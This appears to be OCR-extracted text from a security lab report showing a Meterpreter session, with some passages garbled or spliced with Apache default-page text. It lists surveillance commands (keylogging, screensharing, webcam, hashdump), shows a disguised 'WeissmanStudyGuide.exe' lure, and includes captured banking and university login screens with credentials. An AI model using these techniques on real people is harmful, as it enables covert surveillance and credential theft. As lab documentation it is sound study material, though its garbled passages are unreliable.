| pivot           | Manage pivot listeners                                   |
| pry             | Open the Pry debugger on the current session             |
| quit            | Terminate the meterpreter session                        |
| read            | Reads data from a channel                                |
| resource        | Run the commands stored in a file                        |
| run             | Executes a meterpreter script or Post module             |
| secure          | (Re)Negotiate TLV packet encryption on the session       |
| sessions        | Quickly switch to another session                        |
| set_timeouts    | Set the current session timeout values                   |
| sleep           | Force Meterpreter to go quiet, then re-establish session |
| ssl_verify      | Modify the SSL certificate verification setting          |
| transport       | Manage the transport mechanisms                          |
| use             | Deprecated alias for "load"                              |
| uuid            | Get the UUID for the current session                     |
| write           | Writes data to a channel                                 |

Stdapi: File system Commands

| Command | Description |
|---------|-------------|
|---------|-------------|

Metasploit screenshare [0] X + nam@kali: ~

```

File Actions Edit View Help
idletime    Returns the number of seconds the remote user has been idle
keyboard_send Send keystrokes
keyevent     Send key events
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
mouse        Send mouse events
screenshare   Watch the remote user desktop in real time
Screenshot   Grab a screenshot of the interactive desktop
setdesktop   Change the meterpreter's current desktop
uictrl       Control some of the user interface components

```

**Stdapi: Webcam Commands**

| Command         | Description  |
|-----------------|--|
| record_mic      | Record audio from the default microphone for X seconds |
| webcam_chat     | Start a video chat                                     |
| webcam_list     | List webcams   |
| webcam_snapshot | Take a snapshot from the specified webcam              |
| webcam_stream   | Play a video stream from the specified webcam          |

**Stdapi: Audio Output Commands**

| Command | Description  |
|---------|--|
| play    | play a waveform audio file (.wav) on the target system |

**Priv: Elevate Commands**

| Command   | Description  |
|-----------|--|
| getsystem | Attempt to elevate your privilege to that of local system. |

**Priv: Password database Commands**

| Command  | Description                            |
|----------|--|
| hashdump | Dumps the contents of the SAM database |

**Priv: Timestamp Commands**

| Command   | Description                     |
|-----------|---------------------------------|
| timestamp | Manipulate file MACE attributes |


**meterpreter > screenshot**

Screenshot saved to: /home/nam/KEweVvbB.jpeg

**meterpreter > screenshare**

Creation files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain

- [\*] Preparing player ... configuration snippets which manage modules, global configuration fragments, or virtual
- [\*] Opening player at: /home/nam/BQBzPbgr.html
- [\*] Streaming ... They are activated by symlinking available configuration files from their respective \*-available/



Target IP : 192.168.1.21  
Start time : 2024-06-03 18:26:04 +0700  
Status : Playing

Apache2 Debian Default Page It works! 192.168.1.20/WeissmanStudyGuide.exe

## Apache2 Debian Default Page

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

### Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.Load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2encfg`.



Apache2 Debian Default Page: It wo X +

192.168.1.20/WeissmanStudyGuide.exe

# Apache2 Debian Default Page

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

## Configuration Overview

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The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|   '-- ports.conf
|-- mods-enabled
|   '-- *.Load
|   '-- *.conf
|-- conf-enabled
|   '-- *.conf
|-- sites-enabled
|   '-- *.conf
```

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- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

## Document Roots

By default, Debian does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public\_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/sites-available/000-default.conf`.

Windows taskbar icons: File Explorer, Edge, File Manager, Mail, Firefox, Task View, Start button, Search bar, 3 notifications, 34°C, 4:26 AM, 6/3/2024.



Chase Online

Save password for chase.com?

Username: bob

Password:   Show password

Save Not now

Personal Business Commercial

CHASE

Checking Savings & CDs

Enjoy \$300

New Chase checking customers

Open a Chase Total Checking® account with qualifying activities.

Open an account

Schedule a meeting Customer service Español

J.P. Morgan Education & goals Travel

Welcome

Username

Password

Remember me Use token >

Sign in

Forgot username/password? >

Not enrolled? Sign up now. >

Choose what's right for you

Business Credit cards Checking Travel Savings

Chase Travel New podcast series Chase Auto

Discover the newly reimagined Chase Travel Listen to The Unshakeables Get prequalification results in seconds

Book your next adventure with help from Hear stories from real small business owners Learn how much you can borrow with no impact on your credit score.

Transferring data from secure.chase.com...

Type here to search

Windows Start button Taskbar icons Weather 34°C Date 6/3/2024 Battery 4:29 AM Notifications


The screenshot shows a Firefox browser window with three tabs open:


- RIT Login
- RIT Login
- Login - SUNY


The second tab displays a "Save password for rit.edu?" dialog box. It contains fields for "Username" (bob2) and "Password" (bobpassword2), a checked "Show password" checkbox, and two buttons: "Save" and "Not now".

The third tab shows the RIT login page for "myCourses". The page features the RIT logo at the top. Below it is a message: "Login to myCourses" followed by "Username or password are incorrect. Please try again." The login form includes fields for "Username" (bob2) and "Password" (Password). A large orange "Login" button is centered below the form. At the bottom of the page, there are links for "Forgot Username? | Forgot Password?", "Change Password", and contact information: "Need assistance? Please contact the RIT Service Center at 585-475-5000 